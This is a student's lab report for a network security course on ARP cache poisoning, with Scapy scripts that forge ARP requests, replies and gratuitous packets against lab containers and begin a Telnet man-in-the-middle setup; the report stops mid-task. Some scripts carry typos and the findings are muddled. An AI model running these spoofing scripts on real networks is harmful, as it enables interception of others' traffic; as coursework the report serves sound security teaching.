"I hereby declare that I have completed this individually, without support from anyone else. I hereby accept that only the below listed sources are approved to be used:
(i) Course textbook,

(ii) All material that is made available to me via Blackboard for this course,
(iii) Notes taken by me during lectures.
I have not used, accessed or taken any unpermitted information from any other source. Hence, all effort belongs to me."

71881, Sude Karagöl, 15.05.2023

Important Note: Due to the shortness of the deadlines and the multiplicity of the projects, I received an extension permission from Alptekin until the 22nd of the month.

Comp 434/534 - Spring 2023

PROJECT 4 : ARP Cache Poisoning Attack Lab

Sude Karagöl 71881


1. Introduction

In this project, I will understand and learn The Address Resolution Protocol (ARP) which is a communication protocol. Apart from that, this project will cover the ARP cache poisoning attack, Man-in-the-middle attack, Scapy programming. In addition, packet sniffing, which I used in the previous project, will be used again for this project and it is very important.

I would like to briefly talk about the 4 main titles of the project. The protocol that allows network layer addresses to be resolved to data link layer addresses is called the ARP protocol. Another way of saying this is resolving IP addresses to MAC addresses.

The second issue, ARP poisoning, is when an attacker attacks networks and corrupts MAC-IP address resolution. By attacking the machine of his choice, the attacker can change or completely destroy the information the user receives from the machine with the fake MAC address he sends.


The third issue, the man-in-the-middle attack, is one of the most common examples of ARP poisoning. It is created by hijacking the communication between the victim machines and changing various data in the attacked network. Instead of the correct MAC address that must be given for the IP address of the machines, the MAC address requested by the attacker is transmitted. Attacker in the middle can view, change, add or delete that network traffic.



The fourth issue is scapy programming, which we used in the previous project. Scapy is an open source python library used to create and send packets within the network. Because scapy can intercept network traffic, ARP poisoning and attacks can be done using scapy. With scapy, we can create the network packet and modify and send it as we want. Thanks to Scapy, we can change IP addresses or the data they contain.

2. Environment Setup using Container


For project 4, we need 3 different machines connected to a common LAN. One of them is host M, one is host A, and the other is host B. Like before, I will use containers to create that desired environment. **[1]** I will use common LAN because ARP protocol and ARP poisoning takes place over the same LAN.




[1]

For all projects, because of the computer I am using, VNC viewwer is not working and I am creating EC2 instance with amazon aws. Firstly, with AWS, I have established a connection between ubuntu and my computer from the terminal. Again, using FileZilla, I load the Labsetup.zip file given to us into the VM so that I can do the tasks given to us by using the files inside.

First, I need to connect EC2 Instance **[2]** and then I need to upload Labsetup.zip file which is provided from blackboard to VM using FileZilla. **[3]**



[2]



[3]

Then, I will write “docker-compose build” and “docker-compose up” to build the container images and start that containers. **[4]** After that, all containers will start to run in the background.

```
ubuntu@ip-172-31-13-73:~/Labsetup4$ sudo docker-compose build
HostA uses an image, skipping
HostB uses an image, skipping
HostM uses an image, skipping
ubuntu@ip-172-31-13-73:~/Labsetup4$ sudo docker-compose up
Creating M-10.9.0.105 ...
Creating B-10.9.0.6   ... error
Creating A-10.9.0.5   ...

Creating M-10.9.0.105 ... done

ERROR: for A-10.9.0.5  Cannot start service HostA: Address already in use

ERROR: for HostB  Cannot start service HostB: Address already in use

ERROR: for HostA  Cannot start service HostA: Address already in use
ERROR: Encountered errors while bringing up the project.
ubuntu@ip-172-31-13-73:~/Labsetup4$
```

[4]

After that, with “docker ps” command I find out the ID of the containers.

For attacker M: 0191a99daaf7

For host A: 14eac992a660

For host B: 960439e76883

```
ubuntu@ip-172-31-13-73:~/Labsetup4$ sudo docker ps
CONTAINER ID   IMAGE                                COMMAND                  CREATED              STATUS              PORTS     NAMES
0191a99daaf7   handsonsecurity/seed-ubuntu:large    "/bin/sh -c /bin/bash"   About a minute ago   Up About a minute             M-10.9.0.105
960439e76883   handsonsecurity/seed-ubuntu:large    "bash -c ' /etc/init…"   11 days ago          Up 11 days                    hostB-10.9.0.6
f5a1d96b3b56   handsonsecurity/seed-ubuntu:large    "/bin/sh -c /bin/bash"   11 days ago          Up 11 days                    seed-attacker
14eac992a660   handsonsecurity/seed-ubuntu:large    "bash -c ' /etc/init…"   11 days ago          Up 11 days                    hostA-10.9.0.5
```


To start Shell on any container, I will use “docker exec ID”. For example, for attacker container, I will use “docker. exec -it 01 /bin/bash” **[5]**

```
ubuntu@ip-172-31-13-73:~/Labsetup4$ sudo docker exec 01
"docker exec" requires at least 2 arguments.
See 'docker exec --help'.

Usage:  docker exec [OPTIONS] CONTAINER COMMAND [ARG...]

Run a command in a running container
ubuntu@ip-172-31-13-73:~/Labsetup4$ sudo docker exec -it 01 /bin/bash
root@0191a99daaf7:/#
```

[5]

3. TASK 1 : ARP Cache Poisoning

First task is about using packet spoofing to launch ARP cache poisoning attack on machine A and B. There are 3 different sub-tasks for this task. First one is by using host M (attacker) I will create a packet request to map B’s IP address to attackers MAC address. I will send packet to A. For second task, again using host M, I will create a reply packet to map B’s IP address to attackers MAC address. For this, I will send packet to A. For second task I will consider two different scenarios. First one is which B’s IP is already in A’s cache, second one is B’s IP is not in A’s cache. Third task is again with host M, I will create a ARP gratuitous packet and use it to map B’s address to attackers MAC address.



The window on the left is for host A, and the one on the right is for the attacker.

First task is to poisoning A's ARP cache, using M to spoof B's IP address and send an ARP request to A. With writing "nano scapy.py" created the python script.

```
  GNU nano 4.8                    scapy.py
from scapy.all import *

A = "10.9.0.5"
M = "10.9.0.105"
B = "10.9.0.6"

E_layer = Ether()
E_layer.dst = M
A_layer = ARP()
A_layer.psrc = B
A_layer.pdst = A
A_layer.op = "who-has"

pkt = E_layer / A_layer
sendp(pkt)
```

With this scapy code, I can see the attribute names of the ARP and Ether classes.

With writing "arp" we can get IP's.

```
root@14eac992a660:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
hostB-10.9.0.6.net-10.9  ether   02:42:0a:09:00:06   C                     eth0
ip-10-9-0-99.eu-north-1          (incomplete)                              eth0
ip-10-9-0-1.eu-north-1.  ether   02:42:1b:a7:09:d0   C                     eth0
root@14eac992a660:/#
```

IP for host A is : 10.9.0.5

IP for host B is : 10.9.0.6

IP for host M is : 10.9.0.105

I must get their MAC address with "ifconfig" in each containers window.

MAC for host A : 02:42:0a:09:00:05

MAC for host B : 02:42:0a:09:00:06

MAC for host M : 02:42:0a:09:00:69

```
root@14eac992a660:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.5  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:05  txqueuelen 0  (Ethernet)
        RX packets 1198  bytes 109829 (109.8 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 952  bytes 90440 (90.4 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 216  bytes 13602 (13.6 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 216  bytes 13602 (13.6 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

: for host A

```
root@0191a99daaf7:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.105  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:69  txqueuelen 0  (Ethernet)
        RX packets 35  bytes 3920 (3.9 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

: for host M

```
root@960439e76883:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.6  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:06  txqueuelen 0  (Ethernet)
        RX packets 1170  bytes 107949 (107.9 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 31  bytes 2590 (2.5 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

: for host B

With these MAC and IP addresses, I can map B's IP and M's MAC and Show it desitonation address is A's IP and MAC address.

```
  GNU nano 4.8                                    scapy.py
#!/usr/bin/env python3
from scapy.all import *

E = Ether()
A= ARP(hwsrc="02:42:0a:09:00:69" ,psrc="10.9.0.6", hwdst="02:42:0a:09:00:05", pdst="10.9.05")


pkt = E/A
pkt.show()
sendp(pkt)
```

```
root@0191a99daaf7:/# python3
Python 3.8.5 (default, Jul 28 2020, 12:59:40)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from scapy.all import *
>>> ls(Ether)
dst        : DestMACField                         = (None)
src        : SourceMACField                       = (None)
type       : XShortEnumField                      = (36864)
>>> ls(ARP)
hwtype     : XShortField                          = (1)
ptype      : XShortEnumField                      = (2048)
hwlen      : FieldLenField                        = (None)
plen       : FieldLenField                        = (None)
op         : ShortEnumField                       = (1)
hwsrc      : MultipleTypeField                    = (None)
psrc       : MultipleTypeField                    = (None)
hwdst      : MultipleTypeField                    = (None)
pdst       : MultipleTypeField                    = (None)
```

```
root@960439e76883:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
hostA-10.9.0.5.net-10.9  ether   02:42:0a:09:00:05   C                     eth0
ip-10-9-0-1.eu-north-1.  ether   02:42:1b:a7:09:d0   C                     eth0
root@960439e76883:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
hostA-10.9.0.5.net-10.9  ether   02:42:0a:09:00:05   C                     eth0
ip-10-9-0-1.eu-north-1.  ether   02:42:1b:a7:09:d0   C                     eth0
root@960439e76883:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
hostA-10.9.0.5.net-10.9  ether   02:42:0a:09:00:05   C                     eth0
ip-10-9-0-1.eu-north-1.  ether   02:42:1b:a7:09:d0   C                     eth0
root@960439e76883:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
hostA-10.9.0.5.net-10.9  ether   02:42:0a:09:00:05   C                     eth0
ip-10-9-0-1.eu-north-1.  ether   02:42:1b:a7:09:d0   C                     eth0
root@960439e76883:/#
```

: arp request for B

```
root@14eac992a660:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
hostB-10.9.0.6.net-10.9  ether   02:42:0a:09:00:06   C                     eth0
ip-10-9-0-99.eu-north-1          (incomplete)                              eth0
ip-10-9-0-1.eu-north-1.  ether   02:42:1b:a7:09:d0   C                     eth0
root@14eac992a660:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
hostB-10.9.0.6.net-10.9  ether   02:42:0a:09:00:06   C                     eth0
ip-10-9-0-99.eu-north-1          (incomplete)                              eth0
ip-10-9-0-1.eu-north-1.  ether   02:42:1b:a7:09:d0   C                     eth0
root@14eac992a660:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
hostB-10.9.0.6.net-10.9  ether   02:42:0a:09:00:06   C                     eth0
ip-10-9-0-99.eu-north-1          (incomplete)                              eth0
ip-10-9-0-1.eu-north-1.  ether   02:42:1b:a7:09:d0   C                     eth0
root@14eac992a660:/#
```

: arp request for A

```
 GNU nano 4.8                          scapy.py                          Modified
#!/usr/bin/env python3
from scapy.all import *

E = Ether(dst="02:42:0a:09:00:05" ,src="02:42:0a:09:00:69")
A= ARP(hwsrc="02:42:0a:09:00:69" ,psrc="10.9.0.6", hwdst="02:42:0a:09:00:05", pdst="10.9.05")


pkt = E/A
pkt.show()
sendp(pkt)
```

```
root@0191a99daaf7:/# python3
Python 3.8.5 (default, Jul 28 2020, 12:59:40)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from scapy.all import *
>>> ls(Ether)
dst        : DestMACField                    = (None)
src        : SourceMACField                  = (None)
type       : XShortEnumField                 = (36864)
>>> ls(ARP)
hwtype     : XShortField                     = (1)
ptype      : XShortEnumField                 = (2048)
hwlen      : FieldLenField                   = (None)
plen       : FieldLenField                   = (None)
op         : ShortEnumField                  = (1)
hwsrc      : MultipleTypeField               = (None)
psrc       : MultipleTypeField               = (None)
hwdst      : MultipleTypeField               = (None)
pdst       : MultipleTypeField               = (None)
>>>
```

```
root@14eac992a660:/# arp -d 10.9.0.105
No ARP entry for 10.9.0.105
root@14eac992a660:/# arp -d 10.9.0.6
root@14eac992a660:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
ip-10-9-0-99.eu-north-1          (incomplete)                              eth0
ip-10-9-0-1.eu-north-1.  ether   02:42:1b:a7:09:d0   C                     eth0
root@14eac992a660:/#
```

: for A

```
root@960439e76883:/# arp -d 10.9.0.5
root@960439e76883:/# arp -d 10.9.0.6
No ARP entry for 10.9.0.6
root@960439e76883:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
ip-10-9-0-1.eu-north-1.  ether   02:42:1b:a7:09:d0   C                     eth0
root@960439e76883:/#
```

: for B

After attackers modify, there is no result for ARP cache of A.

For second task, I will change the scapy.py code. This time not the request, ARP reply will be using.

For this one, code in scapy.py will be same but it has a little difference because I must see that packet is sent out to be reply.

```
  GNU nano 4.8                          scapy.py                          Modified
#!/usr/bin/env python3
from scapy.all import *

E = Ether(dst="02:42:0a:09:00:05" ,src="02:42:0a:09:00:69")
A= ARP(op=2, hwsrc="02:42:0a:09:00:69" ,psrc="10.9.0.6", hwdst="02:42:0a:09:00:05", pdst="10.>

pkt = E/A
pkt.show()
sendp(pkt)
```

```
root@0191a99daaf7:/# python3
Python 3.8.5 (default, Jul 28 2020, 12:59:40)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from scapy.all import *
>>> ls(Ether)
dst        : DestMACField                    = (None)
src        : SourceMACField                  = (None)
type       : XShortEnumField                 = (36864)
>>> ls(ARP)
hwtype     : XShortField                     = (1)
ptype      : XShortEnumField                 = (2048)
hwlen      : FieldLenField                   = (None)
plen       : FieldLenField                   = (None)
op         : ShortEnumField                  = (1)
hwsrc      : MultipleTypeField               = (None)
psrc       : MultipleTypeField               = (None)
hwdst      : MultipleTypeField               = (None)
pdst       : MultipleTypeField               = (None)
>>>
```

```
root@14eac992a660:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
ip-10-9-0-99.eu-north-1          (incomplete)                              eth0
ip-10-9-0-1.eu-north-1.  ether   02:42:1b:a7:09:d0   C                     eth0
root@14eac992a660:/#
```

```
root@960439e76883:/# arp -d 10.9.0.5
root@960439e76883:/# arp -d 10.9.0.6
No ARP entry for 10.9.0.6
root@960439e76883:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
ip-10-9-0-1.eu-north-1.  ether   02:42:1b:a7:09:d0   C                     eth0
root@960439e76883:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
ip-10-9-0-1.eu-north-1.  ether   02:42:1b:a7:09:d0   C                     eth0
root@960439e76883:/#
```

I can see that M's MAC address is mapped to B's IP address. Also I used arp -d 10.9.0.6 to remove ARP cache entry.

For third task, I will construct a ARP gratuitous packet. And because of that, host M can poison A's cache by spoofing B's IP address. For this, I will modify scapy.py. For this, I write ff:ff:ff:ff:ff:ff to MAC addresses for both ARP and Ethernet.

```
  GNU nano 4.8                                  scapy.py                                  Mod
#!/usr/bin/env python3
from scapy.all import *


E = Ether(dst="ff:ff:ff:ff:ff:ff" , src="02:42:0a:09:00:69")
A = ARP(hwsrc="02:42:0a:09:00:69" , psrc="10.9.0.6", hwdst="ff:ff:ff:ff:ff:ff" , pdst="10.9.0.6")

pkt = E/A
pkt.show()
sendp(pkt)
```


```
>>> from scapy.all import *
>>> ls(Ether)
dst        : DestMACField                    = (None)
src        : SourceMACField                  = (None)
type       : XShortEnumField                 = (36864)
>>> ls(ARP)
hwtype     : XShortField                     = (1)
ptype      : XShortEnumField                 = (2048)
hwlen      : FieldLenField                   = (None)
plen       : FieldLenField                   = (None)
op         : ShortEnumField                  = (1)
hwsrc      : MultipleTypeField               = (None)
psrc       : MultipleTypeField               = (None)
hwdst      : MultipleTypeField               = (None)
pdst       : MultipleTypeField               = (None)
>>>
```

Hwtype for host B will be Ether too after ARP cache.

```
root@14eac992a660:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
ip-10-9-0-99.eu-north-1          (incomplete)                              eth0
ip-10-9-0-1.eu-north-1.  ether   02:42:1b:a7:09:d0   C                     eth0
root@14eac992a660:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
ip-10-9-0-99.eu-north-1          (incomplete)                              eth0
ip-10-9-0-1.eu-north-1.  ether   02:42:1b:a7:09:d0   C                     eth0
root@14eac992a660:/#
```

4. Task 2: MITM Attack on Telnet using ARP Cache Poisoning


Task 2 is about host M's intercept to host A and B's communication. In this task, attacker wants to change the data between A and B. There are 4 steps to complete this task. First step is launching the ARP cache poisoning attack. For this, attacker creates a cache poisoning attack on A and B using their IP addresses. A and B's IP address must be mapped to attackers MAC address. After this mapping all data between A and B send to attacker not between them.



First, I will write a scapy.py file to make mapping between attacker and host A, B.

```
 GNU nano 4.8                                    scapy.py
#!/usr/bin/python3
from scapy.all import *

def ARP_packet(mac_dst, mac_src, ip_dst, ip_src):
        E = Ether(dst=mac_dst, src=mac_src)
        A = ARP(op=2,hwsrc=mac_src,psrc=ip_src, hwdst=mac_dst, pdst=ip_dst)
        pkt = E/A
        sendp(pkt)

ARP_packet("02:42:0a:09:00:05", "02:42:0a:09:00:69", "10.9.0.5",'"10.9.0.6")
ARP_packet("02:42:0a:09:00:06","02:42:0a:09:00:69","10.9.0.6","10.9.0.5")
```

With this code I aim to see that src for Ethernet is host A and destination address is attacker because I mapped attacker MAC address to A's IP address to get the data in that communication.



With “arp -d 10.9.06” and “arp -d 10.9.0.5” , I removed them so I couldnt find way to get them back but with this code I know that before and after the ARP cache poisoning, there is difference in addresses. With ARP request method, I provided a ARP cache poisoning. Destination for both A and B’s data is M’s MAC address.

Second step for this task is testing. Befor starting this, I have to turn off the IP forwarding on host M. Command I will use is : “sysctl net.ipv4.ip_forward=0”

```
root@0191a99daaf7:/# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@0191a99daaf7:/#
```


```
ubuntu@ip-172-31-13-73:~/Labsetup4$ sudo docker exec -it 96 /bin/bash
Error response from daemon: Container 960439e76883e1ca084b6e7936f0d23539439d3d1a16
e6b32db3835fb12f272d is not running
ubuntu@ip-172-31-13-73:~/Labsetup4$ sudo docker exec -it 01 /bin/bash
root@0191a99daaf7:/#
```

In ubuntu to upload wireshark, I used “sudo apt update” and “sudo apt install wireshark” and “udo usermod -aG wireshark $(whoami)” commands.

```
ubuntu@ip-172-31-13-73:~$ cd Labsetup4
ubuntu@ip-172-31-13-73:~/Labsetup4$ sudo apt update
Get:1 http://security.ubuntu.com/ubuntu focal-security InRelease [114 kB]
Hit:2 http://eu-north-1.ec2.archive.ubuntu.com/ubuntu focal InRelease
Get:3 http://eu-north-1.ec2.archive.ubuntu.com/ubuntu focal-updates InRelease [1
14 kB]
Get:4 http://eu-north-1.ec2.archive.ubuntu.com/ubuntu focal-backports InRelease
[108 kB]
Get:5 http://eu-north-1.ec2.archive.ubuntu.com/ubuntu focal-updates/main amd64 P
ackages [2567 kB]
Get:6 http://eu-north-1.ec2.archive.ubuntu.com/ubuntu focal-updates/main Transla
tion-en [433 kB]
Get:7 http://eu-north-1.ec2.archive.ubuntu.com/ubuntu focal-updates/main amd64 c
-n-f Metadata [16.6 kB]
Get:8 http://eu-north-1.ec2.archive.ubuntu.com/ubuntu focal-updates/restricted a
md64 Packages [1879 kB]
Get:9 http://eu-north-1.ec2.archive.ubuntu.com/ubuntu focal-updates/restricted T
ranslation-en [264 kB]
Fetched 5496 kB in 2s (3339 kB/s)
Reading package lists... Done
Building dependency tree
Reading state information... Done
18 packages can be upgraded. Run 'apt list --upgradable' to see them.
ubuntu@ip-172-31-13-73:~/Labsetup4$ sudo apt install wireshark
```

